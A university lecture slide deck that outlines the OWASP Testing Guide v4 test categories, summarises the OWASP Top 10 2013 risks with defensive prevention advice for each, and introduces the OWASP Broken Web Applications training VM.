OWASP Methodologies to know and to test vulnerabilities in Web Applications

Course:

Sicurezza delle reti e dei sistemi software

Università degli Studi del Sannio

who4r3we

- ICT Security Specialists for *Koine SRL*
  - *Ing. Marco Di Brino (m.dibrino@koine.tech)*
  - *Ing. Paolo Di Notte (p.dinotte@koine.tech)*

- We were Students at *University Of Sannio*

About OWASP

- Open Web Application Security Project
- Started on 9 September 2001 by Mark Curphey as community
- In 2004 born OWASP Foundation to support OWASP project
- Since 2011 registered as a non-profit organization in Belgium under the name OWASP Europe VZW
- *https://www.owasp.org/index.php/Main_Page*

OWASP Testing Guide

- Most recent version is *4.0*
- It integrates with other two OWASP document:
  - developers Guide
  - code Review Guide
- The aim is to evaluate the security control
- Following best practices defined by OWASP Developers Guide
- Formed by 11 main sections


- *www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents*

Test Information Gathering

- Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OTG-INFO-001)
- Fingerprint Web Server (OTG-INFO-002)
- Review Webserver Metafiles for Information Leakage (OTG-INFO-003)
- Enumerate Applications on Webserver (OTG-INFO-004)
- Review Webpage Comments and Metadata for Information Leakage (OTG-INFO-005)
- Identify application entry points (OTG-INFO-006)
- Map execution paths through application (OTG-INFO-007)
- Fingerprint Web Application Framework (OTG-INFO-008)
- Fingerprint Web Application (OTG-INFO-009)
- Map Application Architecture (OTG-INFO-010)

Configuration and Deployment Management Testing

- Test Network/Infrastructure Configuration **(OTG-CONFIG-001)**
- Test Application Platform Configuration **(OTG-CONFIG-002)**
- Test File Extensions Handling for Sensitive Information **(OTG-CONFIG-003)**
- Review Old, Backup and Unreferenced Files for Sensitive Information **(OTG-CONFIG-004)**
- Enumerate Infrastructure and Application Admin Interfaces **(OTG-CONFIG-005)**
- Test HTTP Methods **(OTG-CONFIG-006)**
- Test HTTP Strict Transport Security **(OTG-CONFIG-007)**
- Test RIA cross domain policy **(OTG-CONFIG-008)**



Identity Management Testing

- Test Role Definitions (OTG-IDENT-001)
- Test User Registration Process (OTG-IDENT-002)
- Test Account Provisioning Process (OTG-IDENT-003)
- Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)
- Testing for Weak or unenforced username policy (OTG-IDENT-005)

Authentication Testing

- Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)
- Testing for default credentials (OTG-AUTHN-002)
- Testing for Weak lock out mechanism (OTG-AUTHN-003)
- Testing for bypassing authentication schema (OTG-AUTHN-004)
- Test remember password functionality (OTG-AUTHN-005)
- Testing for Browser cache weakness (OTG-AUTHN-006)
- Testing for Weak password policy (OTG-AUTHN-007)
- Testing for Weak security question/answer (OTG-AUTHN-008)
- Testing for weak password change or reset functionalities (OTG-AUTHN-009)
- Testing for Weaker authentication in alternative channel (OTG-AUTHN-010)

Authorization Testing


- Testing Directory traversal/file include (OTG-AUTHZ-001)
- Testing for bypassing authorization schema (OTG-AUTHZ-002)
- Testing for Privilege Escalation (OTG-AUTHZ-003)
- Testing for Insecure Direct Object References (OTG-AUTHZ-004)

Session Management Testing

- Testing for Bypassing Session Management Schema **(OTG-SESS-001)**
- Testing for Cookies attributes **(OTG-SESS-002)**
- Testing for Session Fixation **(OTG-SESS-003)**
- Testing for Exposed Session Variables **(OTG-SESS-004)**
- Testing for Cross Site Request Forgery (CSRF) **(OTG-SESS-005)**
- Testing for logout functionality **(OTG-SESS-006)**
- Test Session Timeout **(OTG-SESS-007)**
- Testing for Session puzzling **(OTG-SESS-008)**


Input Validation Testing (1)

- Testing for Reflected Cross Site Scripting **(OTG-INPVAL-001)**
- Testing for Stored Cross Site Scripting **(OTG-INPVAL-002)**
- Testing for HTTP Verb Tampering **(OTG-INPVAL-003)**
- Testing for HTTP Parameter pollution **(OTG-INPVAL-004)**
- Testing for SQL Injection **(OTG-INPVAL-005)**
  - Oracle Testing
  - MySQL Testing
  - SQL Server Testing
  - Testing PostgreSQL
  - MS Access Testing
  - Testing for NoSQL injection
- Testing for LDAP Injection **(OTG-INPVAL-006)**



Input Validation Testing (2)

- Testing for ORM Injection **(OTG-INPVAL-007)**
- Testing for XML Injection **(OTG-INPVAL-008)**
- Testing for SSI Injection **(OTG-INPVAL-009)**
- Testing for XPath Injection **(OTG-INPVAL-010)**
- IMAP/SMTP Injection **(OTG-INPVAL-011)**
- Testing for Code Injection **(OTG-INPVAL-012)**
  - testing for Local File Inclusion
  - testing for Remote File Inclusion
- Testing for Command Injection **(OTG-INPVAL-013)**




Input Validation Testing (3)

- Testing for Buffer overflow (OTG-INPVAL-014)
  - testing for Heap overflow
  - testing for Stack overflow
  - testing for Format string
- Testing for incubated vulnerabilities (OTG-INPVAL-015)
- Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)
- Testing for HTTP Incoming Requests (OTG-INPVAL-017)

Testing for Error Handling

- Analysis of Error Codes (OTG-ERR-001)
- Analysis of Stack Traces (OTG-ERR-002)



Testing for weak Cryptography


- Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)
- Testing for Padding Oracle (OTG-CRYPST-002)
- Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)

Business Logic Testing


- Test Business Logic Data Validation (OTG-BUSLOGIC-001)
- Test Ability to Forge Requests (OTG-BUSLOGIC-002)
- Test Integrity Checks (OTG-BUSLOGIC-003)
- Test for Process Timing (OTG-BUSLOGIC-004)
- Test Number of Times a Function Can be Used Limits (OTG-BUSLOGIC-005)
- Testing for the Circumvention of Work Flows (OTG-BUSLOGIC-006)
- Test Defenses Against Application Mis-use (OTG-BUSLOGIC-007)
- Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)
- Test Upload of Malicious Files (OTG-BUSLOGIC-009)

Client Side Testing

- Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)
- Testing for JavaScript Execution (OTG-CLIENT-002)
- Testing for HTML Injection (OTG-CLIENT-003)
- Testing for Client Side URL Redirect (OTG-CLIENT-004)
- Testing for CSS Injection (OTG-CLIENT-005)
- Testing for Client Side Resource Manipulation (OTG-CLIENT-006)
- Test Cross Origin Resource Sharing (OTG-CLIENT-007)
- Testing for Cross Site Flashing (OTG-CLIENT-008)
- Testing for Clickjacking (OTG-CLIENT-009)
- Testing WebSockets (OTG-CLIENT-010)
- Test Web Messaging (OTG-CLIENT-011)
- Test Local Storage (OTG-CLIENT-012)



What Are Application Security Risks?




OWASP TOP-10

- Current version was released in 2013
- An Update is expected to be 2016 or more likely 2017
- It identifies some of the most critical cyber risk
- Increase awareness on application security is *Top 10's* goal
- Insecure software is undermining:
  - financial
  - healthcare
  - defense
  - energy
  - other critical infrastructure

- ***https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project***

OWASP TOP-10



OWASP Top 10 – 2010 (Precedente)	OWASP Top 10 – 2013 (Nuova)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Unito con A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Ampliato in →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<Incluso in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Unito con 2010-A7 nel nuovo 2013-A6

A1-Injection

- Evil data sented to an interpeter as part of command or query
- Injection flaws, such as SQL, OS, and LDAP
- Allowing to perform action without authorization:
  - executing commands
  - accessing data
  - etc..
- Injection can result in:
  - data loss or corruption
  - lack of accountability
  - denial of access

A1–Injection (Prevent)

- Preventing injection requires:
  1) keep untrusted data separate from commands and queries
  2) use safe API avoids direct use of the interpreter
  3) provide a parameterized interface
  4) escape special characters using the interpreter‘s syntax
  5) use a *white list* input validation is good but not complete

- If special characters are required only 1 and 2 are safe!

A2–Broken Authentication and Session Management

- Related to incorrectly authentication and session management
- Allowing an attacker to:
  - compromise passwords, keys
  - impersonate other user
  - similar etc..
- Coding safe authentication and session management is hard
- Attack methods set is very large:
  - URL rewriting
  - credential guessed
  - intercept unencrypted message with credential
  - ID session not properly invalidated
  - etc ..

A2–Broken Authentication and Session Management (Prevent)

- Most important recommendation is provide to developers:
  - Unique set of strong controls/method to manage:
    - session
    - authentication
  - have simple interface
  - good example to emulate or use

- Strong efforts to avoid XSS flaws used to steal session ID

A3–Cross-Site Scripting (XSS)

- Evil data taken&sended to browser without validation or escaping
- An attacker in this way can:
  - hijack user sessions
  - deface web site
  - redirect user to malicious site
- Check this flaw is challenging:
  - automated test
  - manual code review
  - penetration test

A3–Cross-Site Scripting (XSS) (Prevent)

- Separation of untrusted data from ative browser content
  - using properly data escaping techiniques
  - whitelist is positive but not complete defense
  - auto-sanization libraries like
    - OWASP‘s AntiSamy
    - Java HTML Sanitizer Project
- Content Security Policy (CSP)
  - is a computer security standard
  - to declar approved origins of content to load by browser on site

A4–Insecure Direct Object References

- References to internal object are exposed without access control
  - file
  - directory
  - database key
- Attacker can manipulate these references in unauthorized way
- It can be:
  - direct reference to restricted resources
  - indirect reference
- Automatic tool does not work well

A4–Insecure Direct Object References (Prevent)

- Select a protection approach for each user accessible object
- Transform direct reference in indirect reference:
  - for user or session
  - use a list of authorized resources for user or session
  - map the indirect reference to the actual database key
- Check access
  - direct reference from untrusted source are involved
  - they MUST include an access control check
  - ensure in this way the authorization

A5–Security Misconfiguration

- Problematic security cause are:
  - bad configuration defined and deployed for:
    - application
    - frameworks
    - various servers
    - platform
  - lack of update
- Default secure settings in production enviroment
- Absence of a strong application security configuration process

A5–Security Misconfiguration (Prevent)

- Realize a repeatable secure configuration process
- Keep up to date all software (including libraries)
- Strong application architecture
- Provide separation between components
- Running periodic scan
- Perform periodic audit process

A6–Sensitive Data Exposure

- Several times common protection are not enough:
  - sensitive data
  - credit card
  - tax ID
  - authentication credentials

- Why common protections are not enough?
  - efforts to steal these information are more

A6–Sensitive Data Exposure (Prevent)

- Estimate threats for important data
- Plan protection again estimated threats
- Don‘t store sensitive data unnecessarily
- Ensure strong standard cyper algorithms and strong key
- Ensure passwords store with specifically algorithm
- Disable autocomplete on forms for sensitive data
- Disable caching for pages that contains sensitive data

A7–Missing Function Level Access Control

- Missing function level access control in the UI
- Missing function level access control on the server
- Missing request verify on certain important levels
- Attacker can invoke some method in unauthorized way
- Circumnavigate authorization pattern
- Automatic tools does not work well

A7–Missing Function Level Access Control (Prevent)

- Have a consistent and easy to use authorization module
- All business functions can invoke security module
- When external components are used for protection:
  - process must be easily updatable and auditable
  - deny all access and define specific role&grant
  - check proper state in a workflow to allow access
- Remember that *presentation layer control* is not enough
- You MUST implement also checks in the controller logic

A8-Cross-Site Request Forgery (CSRF)

- Forged HTTP request are sended by victim unknowingly:
  - session cookie
  - any other authentication information
  - sensitive information
- An attacker forces the victim to generate request
- Multistep transactions are not immune
- Test cases are useful to check this vulnerability

A8-Cross-Site Request Forgery (CSRF) (Prevent)

- Unpredictable token in each HTTP request
- At a minimum unique per user session
- Two options to include unique token:
  - hidden field preferred
  - URL or URL parameter (more exposed to risk)
- Requiring the user reauthenticate
- Prove they are user
  - CAPTCHA
  - etc..
- OWASP‘s CSRF Guard
- OWASP‘s ESAPI includes methods for developers

A9-Using Components with Known Vulnerabilities

- Compnents usually run with full privileges:
  - libraries
  - frameworks
  - other software modules
- Vulnerabilities about them are known
- An attacker can exploit them checking components
- To test this vulnerability are required
  - check on used components
  - audit on how your code use them

A9-Using Components with Known Vulnerabilities (Prevent)

- Best option is exclusively use of self-made components
  - if you live in an ideally world
- Avoid component projects that does not fix issues
- Software projects should have a defined process:
  1) identify components (also versions) including dependencies
  2) monitor security for them and keep them up to date
  3) establish policies for practices, tests and licenses
  4) where needed use security wrappers

A10–Unvalidated Redirects and Forwards

- Web applications frquently redirect users to other pages
- They often use untrusted data to determine destination pages
- Without proper validation attacker can:
  - redirect victims on pishing sites
  - redirect victims on malware sites
  - access unauthorized pages
- To check this problem:
  - code review
  - spider the site for generated redirects
  - looking for parameters that are part of a redirect

A10–Unvalidated Redirects and Forwards (Prevent)


- Easy steps to solve this issue are
  1) avoid using redirects and forwards
  2) if used don't use user parameters for destination definition
  3) if parameters for destination can't be avoided:
     - ✓ check the supplied value is valid
     - ✓ check the authorization for the invoker (user)
- Use a mapping method rather than use actual URL
- Use *ESAPI* to override the *sendRedirect()* method

OWASP Broken Web Application

- OWASP made it to facilitate testing training
- Each web app contained in it is based on the lastest TOP-10 release
- A collection of vulnerable Web Application
- Deployed on a virtual machine
- Its goal is to train and to educate about most important vulnerabilities in web app context

- ***https://sourceforge.net/projects/owaspbwa/files/***

OWASP Broken Web Application (2)



owaspbwa OWASP Br... ×

10.10.30.25:81

owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

